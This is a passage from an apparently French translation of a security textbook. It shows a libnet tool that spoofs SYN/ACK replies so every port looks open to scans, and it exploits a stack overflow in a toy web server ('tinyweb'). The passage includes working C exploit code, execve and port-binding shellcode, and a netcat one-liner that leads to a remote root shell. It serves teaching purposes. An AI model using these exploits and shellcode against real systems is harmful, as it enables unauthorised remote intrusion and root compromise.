        libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

    libnet_seed_prand();

    set_packet_filter(pcap_handle, (struct in_addr *)&target_ip, existing_ports);

    pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);
    pcap_close(pcap_handle);
}

/* Définir un filtre de paquets pour rechercher les connexions TCP établies avec target_ip. */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip, u_short *ports) {
    struct bpf_program filter;
    char *str_ptr, filter_string[90 + (25 * MAX_EXISTING_PORTS)];
    int i=0;

    sprintf(filter_string, "dst host %s and ", inet_ntoa(*target_ip)); // IP cible.
    strcat(filter_string, "tcp[tcpflags] & tcp-syn != 0 and tcp[tcpflags] & tcp-ack = 0");

    if(ports[0] != 0) { // S'il existe au moins un port.
        str_ptr = filter_string + strlen(filter_string);
        if(ports[1] == 0) // Il existe un seul port.
            sprintf(str_ptr, " and not dst port %hu", ports[i]);
        else { // Deux ports ou plus.
            sprintf(str_ptr, " and not (dst port %hu", ports[i++]);
            while(ports[i] != 0) {
                str_ptr = filter_string + strlen(filter_string);
                sprintf(str_ptr, " or dst port %hu", ports[i++]);
            }
            strcat(filter_string, ")");
        }
    }
    printf("DEBUG: filter string is \'%s\'\n", filter_string);
    if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
        fatal("pcap_compile failed");

    if(pcap_setfilter(pcap_hdl, &filter) == -1)
        fatal("pcap_setfilter failed");
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const
u_char *packet) {
    u_char *pkt_data;
    struct libnet_ip_hdr *IPhdr;
    struct libnet_tcp_hdr *TCPhdr;
    struct data_pass *passed;
    int bcount;
```

```
    passed = (struct data_pass *) user_args; // Passer des données avec un pointeur sur
    une structure.

    IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
    TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

    libnet_build_ip(LIBNET_TCP_H,       // Taille du paquet sans l'en-tête IP.
       IPTOS_LOWDELAY,                  // Type de service IP.
       libnet_get_prand(LIBNET_PRu16), // ID IP (aléatoire).
       0,                               // Fragment.
       libnet_get_prand(LIBNET_PR8),    // TTL (aléatoire).
       IPPROTO_TCP,                     // Protocole de transport.
       *((u_long *)&(IPhdr->ip_dst)),   // IP source (nous sommes la destination).
       *((u_long *)&(IPhdr->ip_src)),   // IP destination (renvoi vers la source).
       NULL,                            // Données (aucune).
       0,                               // Taille des données.
       passed->packet);                 // Mémoire de l'en-tête du paquet.

    libnet_build_tcp(htons(TCPhdr->th_dport), // Port TCP source (nous sommes dst).
       htons(TCPhdr->th_sport),         // Port TCP destination (renvoi vers src).
       htonl(TCPhdr->th_ack),           // Numéro de séquence (ack précédent).
       htonl((TCPhdr->th_seq) + 1),     // N° d'accusé de réception (n° séq SYN + 1).
       TH_SYN | TH_ACK,                 // Bits de contrôle (indicateur RST seul).
       libnet_get_prand(LIBNET_PRu16), // Taille de la fenêtre (aléatoire).
       0,                               // Pointeur d'urgence.
       NULL,                            // Données (aucune).
       0,                               // Taille des données.
       (passed->packet) + LIBNET_IP_H);// Mémoire de l'en-tête du paquet.

    if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
       libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");

    bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
LIBNET_IP_H+LIBNET_TCP_H);
    if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
       libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet written.");
    printf("bing!\n");
}
```

Ce code contient quelques points délicats, mais vous devriez pouvoir le comprendre dans sa globalité. Lorsque le programme est exécuté, il voile l'adresse IP passée en premier argument, en faisant des exceptions pour les ports indiqués dans les arguments restants :

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o shroud shroud.c -lnet - lpcap
reader@hacking:~/booksrc $ sudo ./shroud 192.168.42.72 22 80
DEBUG: filter string is 'dst host 192.168.42.72 and tcp[tcpflags] & tcp-syn != 0 and
tcp[tcpflags] & tcp-ack = 0 and not (dst port 22 or dst port 80)'
```

Pendant que `shroud` s'exécute, toute tentative de scan montrera que tous les ports sont ouverts.

```
matrix@euclid:~ $ sudo nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
```

```
Interesting ports on  (192.168.0.189):
Port       State       Service
1/tcp      open        tcpmux
2/tcp      open        compressnet
3/tcp      open        compressnet
4/tcp      open        unknown
5/tcp      open        rje
6/tcp      open        unknown
7/tcp      open        echo
8/tcp      open        unknown
9/tcp      open        discard
10/tcp     open        unknown
11/tcp     open        systat
12/tcp     open        unknown
13/tcp     open        daytime
14/tcp     open        unknown
15/tcp     open        netstat
16/tcp     open        unknown
17/tcp     open        qotd
18/tcp     open        msp
19/tcp     open        chargen
20/tcp     open        ftp-data
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
24/tcp     open        priv-mail
25/tcp     open        smtp

...

32780/tcp  open        sometimes-rpc23
32786/tcp  open        sometimes-rpc25
32787/tcp  open        sometimes-rpc27
43188/tcp  open        reachout
44442/tcp  open        coldfusion-auth
44443/tcp  open        coldfusion-auth
47557/tcp  open        dbbrowse
49400/tcp  open        compaqdiag
54320/tcp  open        bo2k
61439/tcp  open        netprowler-manager
61440/tcp  open        netprowler-manager2
61441/tcp  open        netprowler-sensor
65301/tcp  open        pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
matrix@euclid:~ $
```

Le seul service qui s'exécute réellement est ssh sur le port 22, mais il est caché dans un océan de faux positifs. Un assaillant consciencieux peut simplement utiliser telnet pour consulter les bannières des services, mais la technique présentée peut facilement être étendue pour les forger.

0x480 Attaquer quelqu'un

Les programmes réseau ont tendance à déplacer de nombreux morceaux de mémoire et à regorger de forçages de type. Vous avez pu constater combien ces forçages de type peuvent être tordus. Les erreurs prospèrent dans cette forme de chaos. Puisque de nombreux programmes réseau doivent s'exécuter en tant que root, ces petites erreurs peuvent se transformer en vulnérabilités critiques. Une telle vulnérabilité existe dans le code de ce chapitre. L'avez-vous repérée ?

Extrait de hacking-network.h

```
/* Cette fonction accepte un descripteur de socket et un pointeur sur le tampon
 * de destination. Elle lit les données depuis la socket jusqu'à ce qu'elle
 * rencontre la suite d'octets de fin de ligne (EOL). Ces octets sont lus
 * depuis la socket, mais le tampon de destination est clos avant ces octets.
 * Elle retourne la taille de la ligne lue (sans les octets de fin).
 */
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Séquence EOL.
#define EOL_SIZE 2
   unsigned char *ptr;
   int eol_matched = 0;

   ptr = dest_buffer;
   while(recv(sockfd, ptr, 1, 0) == 1) { // Lire un seul octet.
      if(*ptr == EOL[eol_matched]) {     // Correspond-il à un terminateur ?
         eol_matched++;
         if(eol_matched == EOL_SIZE) {   // Si tous les octets correspondent à un
            *(ptr+1-EOL_SIZE) = '\0';    // terminateur, terminer la chaîne.
            return strlen(dest_buffer); // Retourner les octets reçus.
         }
      } else {
         eol_matched = 0;
      }
      ptr++; // Passer le pointeur à l'octet suivant.
   }
   return 0; // Les caractères de fin de ligne n'ont pas été trouvés.
}
```

La fonction `recv_line()` du fichier `hacking-network.h` contient une petite erreur d'omission : aucun code ne limite la longueur. Cela signifie que les octets reçus peuvent conduire à un débordement si leur nombre excède la taille de `dest_buffer`. Le serveur `tinyweb` ainsi que tout programme qui utilise cette fonction sont vulnérables à une attaque.

0x481 Analyser avec GDB

Pour exploiter la vulnérabilité du programme `tinyweb.c`, nous devrons simplement envoyer des paquets qui vont écraser l'adresse de retour. Tout d'abord, il nous faut connaître le décalage à partir du début d'un tampon que nous contrôlons pour stocker l'adresse de retour. Grâce à GDB, nous pouvons analyser le programme compilé et

déterminer cette valeur ; cependant, certains détails subtils peuvent provoquer des problèmes complexes. Par exemple, le programme a besoin des droits du superutilisateur et le débogueur doit donc s'exécuter en tant que root. Mais, si nous utilisons `sudo` ou si nous l'exécutons dans l'environnement du superutilisateur, nous modifions la pile. Autrement dit, les adresses trouvées grâce au débogueur ne correspondront pas à celles utilisées lors d'une exécution normale. D'autres petites différences peuvent également déplacer les zones mémoire dans le débogueur et créer des incohérences difficiles à suivre. Depuis le débogueur, tout semblera fonctionner, mais l'exploit échouera lorsqu'il sera mené hors du débogueur puisque les adresses seront différentes.

Une solution élégante à ce problème consiste à s'attacher au processus alors qu'il se trouve déjà en cours d'exécution. Dans la sortie suivante, nous utilisons GDB pour nous attacher au processus `tinyweb` en cours d'exécution et démarré depuis un autre terminal. Le code source est recompilé avec l'option `-g` afin d'inclure les symboles de débogage, que GDB peut appliquer au processus qui s'exécute :

```
reader@hacking:~/booksrc $ ps aux | grep tinyweb
root     13019  0.0  0.0   1504   344 pts/0    S+   20:25   0:00 ./tinyweb
reader   13104  0.0  0.0   2880   748 pts/2    R+   20:27   0:00 grep tinyweb
reader@hacking:~/booksrc $ gcc -g tinyweb.c
reader@hacking:~/booksrc $ sudo gdb -q --pid=13019 --symbols=./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 13019
/cow/home/reader/booksrc/tinyweb: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.

(gdb) bt
#0  0xb7fe77f2 in ?? ()
#1  0xb7f691e1 in ?? ()
#2  0x08048ccf in main () at tinyweb.c:44
(gdb) list 44
39         if (listen(sockfd, 20) == -1)
40            fatal("listening on socket");
41
42         while(1) {   // Boucle d'acceptation des connexions entrantes
43            sin_size = sizeof(struct sockaddr_in);
44            new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
45            if(new_sockfd == -1)
46               fatal("accepting connection");
47
48            handle_connection(new_sockfd, &client_addr);
(gdb) list handle_connection
53      /* Cette fonction gère la connexion sur la socket indiquée à partir de l'adresse
54       * du client donnée. La connexion est traitée comme une requête web et cette fonction
55       * répond sur la socket connectée. Enfin, la socket indiquée est fermée à la fin
56       * de la fonction.
57       */
58      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
59         unsigned char *ptr, request[500], resource[500];
60         int fd, length;
61
```

```
62          length = ❶recv_line(sockfd, request);
(gdb) break 62
Breakpoint 1 at 0x8048d02: file tinyweb.c, line 62.
(gdb) cont
Continuing.
```

Après nous être attachés au processus en cours d'exécution, l'affichage de la pile montre que le programme se trouve dans `main()`, dans l'attente d'une connexion. Nous plaçons un point d'arrêt sur le premier appel à `recv_line()` sur la ligne 62 (❶), puis nous poursuivons le programme. À ce stade, nous devons le faire avancer en effectuant une requête Web à l'aide de `wget` depuis un autre terminal ou avec un navigateur. Nous arrivons alors au point d'arrêt placé dans `handle_connection()` :

```
Breakpoint 2, handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at tinyweb.c:62
62          length = recv_line(sockfd, request);
(gdb) x/x request
0xbffff5c0:     0x00000000
(gdb) bt
#0  handle_connection (sockfd=4, client_addr_ptr=0xbffff810) at tinyweb.c:62
#1  0x08048cf6 in main () at tinyweb.c:48
(gdb) x/16xw request+500
0xbffff7b4:     0xb7fd5ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff7c4:     0xb7ff9300      0xb7fd5ff4      0xbffff7e0      0xb7f691c0
0xbffff7d4:     0xb7fd5ff4      0xbffff848      0x08048cf6      0x00000004
0xbffff7e4:     0xbffff810      0xbffff80c      0xbffff834      0x00000004
(gdb) x/x 0xbffff7d4+8
❷ 0xbffff7dc:     0x08048cf6
(gdb) p 0xbffff7dc - 0xbffff5c0
$1 = 540
(gdb) p /x 0xbffff5c0 + 200
$2 = 0xbffff688
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 13019
reader@hacking:~/booksrc $
```

Nous voyons alors que le tampon de la requête commence à l'adresse `0xbffff5c0`. La commande `bt` révèle que l'adresse de retour de `handle_connection()` est `0x08048cf6`. Puisque nous connaissons l'organisation générale des variables locales sur la pile, nous savons que le tampon `request` est situé vers la fin du bloc d'activation. Autrement dit, l'adresse de retour doit être enregistrée sur la pile quelque part vers la fin de ce tampon de 500 octets. Nous connaissons déjà la zone à examiner. Une rapide inspection montre que l'adresse de retour se trouve à `0xbffff7dc` (❷). Un petit calcul indique que l'adresse de retour est située à 540 octets du début du tampon de la requête. Cependant, quelques octets au début du tampon sont affectés par le reste de la fonction. N'oubliez pas que nous ne prendrons le contrôle du programme qu'après le retour de la fonction. Pour en tenir compte, il est préférable d'éviter le début du tampon. En sautant les 200 premiers octets, nous ne devrions pas avoir de problème, tout en conservant suffisamment d'espace pour le shellcode dans les 300 octets restants. Autrement dit, `0xbffff688` est l'adresse de retour cible.

0x482 C'est presque gagné

L'exploit suivant du programme `tinyweb` s'appuie sur le décalage et l'adresse de retour déterminés avec GDB. Il remplit le tampon d'octets nuls afin que toute chaîne qui y sera écrite soit automatiquement terminée par null. Ensuite, il remplit les 540 premiers octets avec des instructions NOP. Le tableau de NOP est ainsi construit et le tampon est rempli jusqu'à l'emplacement de l'adresse de retour. Puis, la chaîne complète est terminée par la séquence `'\r\n'`, qui indique une fin de ligne.

tinyweb_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#include "hacking.h"
#include "hacking-network.h"

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";  // Shellcode standard.

#define OFFSET 540
#define RETADDR 0xbffff688

int main(int argc, char *argv[]) {
   int sockfd, buflen;
   struct hostent *host_info;
   struct sockaddr_in target_addr;
   unsigned char buffer[600];

   if(argc < 2) {
      printf("Usage: %s <hostname>\n", argv[0]);
      exit(1);
   }

   if((host_info = gethostbyname(argv[1])) == NULL)
      fatal("looking up hostname");

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");
```

```
    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
    memset(&(target_addr.sin_zero), '\0', 8); // Remplir de zéros le reste de la structure.

    if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr)) == - 1)
       fatal("connecting to target server");

    bzero(buffer, 600);                          // Remplir de zéros le tampon.
    memset(buffer, '\x90', OFFSET);              // Construire un tableau de NOP.
    *((u_int *)(buffer + OFFSET)) = RETADDR;     // Placer l'adresse de retour
    memcpy(buffer+300, shellcode, strlen(shellcode)); // dans le shellcode.
    strcat(buffer, "\r\n");                      // Terminer la chaîne.
    printf("Exploit buffer:\n");
    dump(buffer, strlen(buffer));  // Afficher le tampon d'exploit.
    send_string(sockfd, buffer);   // Envoyer le tampon dans une requête HTTP.

    exit(0);
}
```

Ce programme peut exploiter à distance des hôtes sur lesquels tourne le programme `tinyweb`, en les conduisant à exécuter le shellcode. Avant d'envoyer le tampon d'exploit, son contenu est affiché. Dans la sortie suivante, le programme `tinyweb` est lancé depuis un terminal différent et l'exploit est testé sur cette instance. Voici le résultat affiché sur le terminal de l'assaillant :

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 31 c0 31 db | ............1.1.
31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 2f 2f 73 68 | 1......j.XQh//sh
68 2f 62 69 6e 89 e3 51 89 e2 53 89 e1 cd 80 90 | h/bin..Q..S.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
```

0x483 Shellcode de liaison à un port

Lorsqu'on exploite un programme distant, le lancement d'un shell local n'est d'aucune utilité. Un shellcode de liaison à un port attend une connexion TCP sur un certain port et donne un accès distant au shell. En supposant que vous disposiez déjà d'un tel shellcode, il suffit alors de le mettre à la place de celui défini dans l'exploit. Le shellcode fourni sur le LiveCD crée une connexion sur le port 31337. Les octets correspondants sont donnés dans la sortie suivante :

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ hexdump -C portbinding_shellcode
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 52 66 68  7a 69 66 53 89 e1 6a 10  |.jfXCRfhzifS..j.|
00000020  51 56 89 e1 cd 80 b0 66  43 43 53 56 89 e1 cd 80  |QV.....fCCSV....|
00000030  b0 66 43 52 52 56 89 e1  cd 80 93 6a 02 59 b0 3f  |.fCRRV.....j.Y.?|
00000040  cd 80 49 79 f9 b0 0b 52  68 2f 2f 73 68 68 2f 62  |..Iy...Rh//shh/b|
00000050  69 6e 89 e3 52 89 e2 53  89 e1 cd 80              |in..R..S....|
0000005c
reader@hacking:~/booksrc $ od -tx1 portbinding_shellcode | cut -c8-80 | sed -e 's/ / \\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

reader@hacking:~/booksrc $
```

Après leur mise en forme, ces octets sont placés dans le programme `tinyweb_exploit.c` de manière à créer `tinyweb_exploit2.c`. Voici la nouvelle ligne du shellcode :

Nouvelle ligne de tinyweb_exploit2.c

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Shellcode de liaison au port 31337.
```

Lorsque ce programme est exécuté envers un hôte qui utilise le serveur `tinyweb`, nous créons un shellcode qui attend une connexion TCP sur le port 31337. Dans la sortie suivante, le programme `nc` nous permet de nous connecter au shell. Il s'agit de `netcat` (`nc` pour faire court), qui fonctionne comme la commande `cat`, mais au travers du réseau. Nous ne pouvons pas nous connecter avec telnet car il termine automatiquement

toutes les lignes sortantes par `'\r\n'`. La sortie de cet exploit est donnée ci-après. L'option `-vv` passée à `netcat` permet d'obtenir une sortie plus verbeuse :

```
reader@hacking:~/booksrc $ gcc tinyweb_exploit2.c
reader@hacking:~/booksrc $ ./a.out 127.0.0.1
Exploit buffer:
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 6a 66 58 99 | ............jfX.
31 db 43 52 6a 01 6a 02 89 e1 cd 80 96 6a 66 58 | 1.CRj.j......jfX
43 52 66 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 | CRfhzifS..j.QV..
cd 80 b0 66 43 43 53 56 89 e1 cd 80 b0 66 43 52 | ...fCCSV.....fCR
52 56 89 e1 cd 80 93 6a 02 59 b0 3f cd 80 49 79 | RV.....j.Y.?..Iy
f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 | ...Rh//shh/bin..
52 89 e2 53 89 e1 cd 80 90 90 90 90 90 90 90 90 | R..S............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf | ................
0d 0a                                           | ..
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
ls -l /etc/passwd
-rw-r--r-- 1 root root 1545 Sep  9 16:24 /etc/passwd
```

Même si le shell distant n'affiche pas d'invite, il accepte des commandes et retourne la sortie sur le réseau.

Un programme comme `netcat` permet d'effectuer de nombreuses choses. Il est conçu pour opérer comme un programme de terminal, en permettant de rediriger son entrée et

sa sortie standard. En utilisant `netcat` et le shellcode de liaison à un port dans un fichier, nous pouvons procéder au même exploit depuis la ligne de commande :

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ echo $((540+4 - 300 - 92))
152
reader@hacking:~/booksrc $ echo $((152 / 4))
38
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300';
> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf"x38 . \r\n"')
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRj j □□ □jfXC
Rfhzifs□□j QV□□ □fCCSV□□ □fCRRV□□ □j Y□? Iy□□
                                        Rh//shh/bin□□R□□s□□ □□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300'; cat portbinding_shellcode; perl
-e 'print "\x88\xf6\xff\xbf"x38 . "\r\n"') | nc -v -w1 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

Tout d'abord, nous affichons la taille du shellcode de liaison à un port, c'est-à-dire 92 octets. L'adresse de retour se trouve à 540 octets du début du tampon. Par conséquent, avec un tableau de NOP de 300 octets et un shellcode de 92 octets, nous avons 152 octets jusqu'à l'écrasement de l'adresse de retour. Autrement dit, si l'adresse de retour cible est répétée trente-huit fois à la fin du tampon, la dernière doit effectuer le remplacement. Enfin, le tampon est terminé par la séquence `'\r\n'`. Les commandes de construction du tampon sont regroupées à l'intérieur de parenthèses afin de le rediriger vers `netcat`. `netcat` se connecte à `tinyweb` et envoie le tampon. Après l'exécution du shellcode, `netcat` doit être interrompu en appuyant sur Ctrl-C, puisque la connexion initiale par socket est encore ouverte. Enfin, nous utilisons à nouveau `netcat` pour nous connecter au shell lié au port 31337.

0x500

Shellcode

Le shellcode que nous avons employé jusqu'à présent dans nos exploits n'est qu'une chaîne d'octets copiés et collés. Nous avons présenté un shellcode qui lance un shell standard pour les exploits locaux et un shellcode de liaison à un port pour les exploits distants. Le shellcode est vu parfois comme la charge utile d'un exploit, puisque ces programmes embarqués réalisent le véritable travail après que le programme cible a été corrompu. Un shellcode lance généralement un shell, puisqu'il s'agit d'une bonne manière de prendre le contrôle d'un système. Cependant, il n'est pas limité à ce fonctionnement car il dispose des mêmes possibilités que n'importe quel programme.

Malheureusement, pour bien des hackers, leurs connaissances des shellcodes se bornent au copier-coller d'octets. Ces hackers n'ont qu'un tout petit aperçu des possibilités réelles. Un shellcode personnalisé apporte un contrôle absolu sur le programme exploité. Par exemple, nous pouvons faire en sorte que le shellcode ajoute un compte d'administrateur à `/etc/passwd` ou supprime automatiquement des lignes dans les journaux. Une fois le shellcode écrit, nos exploits ne sont limités que par notre imagination. L'écriture d'un shellcode a également pour intérêt d'améliorer nos connaissances en langage assembleur et de nous faire découvrir des techniques de hacking qu'il est bon de connaître.

0x510 Assembleur contre langage C

Les octets du shellcode sont en réalité des instructions machine propres à une architecture. Il est donc écrit en langage assembleur. Le développement en assembleur diffère largement de celui en langage C, mais bon nombre de principes restent similaires. Le noyau du système d'exploitation prend en charge certains aspects, comme les entrées/sorties, le contrôle des processus, l'accès aux fichiers et les communications réseau.

Les programmes C compilés réalisent ces opérations en effectuant des appels système au noyau, qui sont propres à chaque système d'exploitation.

En C, les bibliothèques standard simplifient le développement et améliorent la portabilité. Un programme C qui utilise la fonction `printf()` pour afficher une chaîne de caractères peut être compilé sur plusieurs systèmes différents puisque la bibliothèque connaît les appels système correspondants sur chacun d'eux. La compilation d'un programme C sur un processeur *x*86 produit un code en langage assembleur *x*86.

Par définition, un langage assembleur est spécifique à une certaine architecture de processeur et la portabilité est donc impossible. Puisqu'il n'existe aucune bibliothèque standard, les appels système au noyau doivent se faire directement. Pour notre première comparaison, écrivons un simple programme C, puis récrivons-le en assembleur *x*86.

helloworld.c

```
#include <stdio.h>
int main() {
   printf("Hello, world!\n");
   return 0;
}
```

Lors du lancement du programme compilé, le flux d'exécution est dirigé vers la bibliothèque d'entrées/sorties standard, qui effectue un appel système de manière à afficher la chaîne *Hello, world!* à l'écran. L'outil `strace` nous permet de suivre à la trace les appels système d'un programme. Voici ceux réalisés par `helloworld` :

```
reader@hacking:~/booksrc $ gcc helloworld.c
reader@hacking:~/booksrc $ strace ./a.out
execve("./a.out", ["./a.out"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef6000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=61323, ...}) = 0
mmap2(NULL, 61323, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7ee7000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20Z\1\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1248904, ...}) = 0
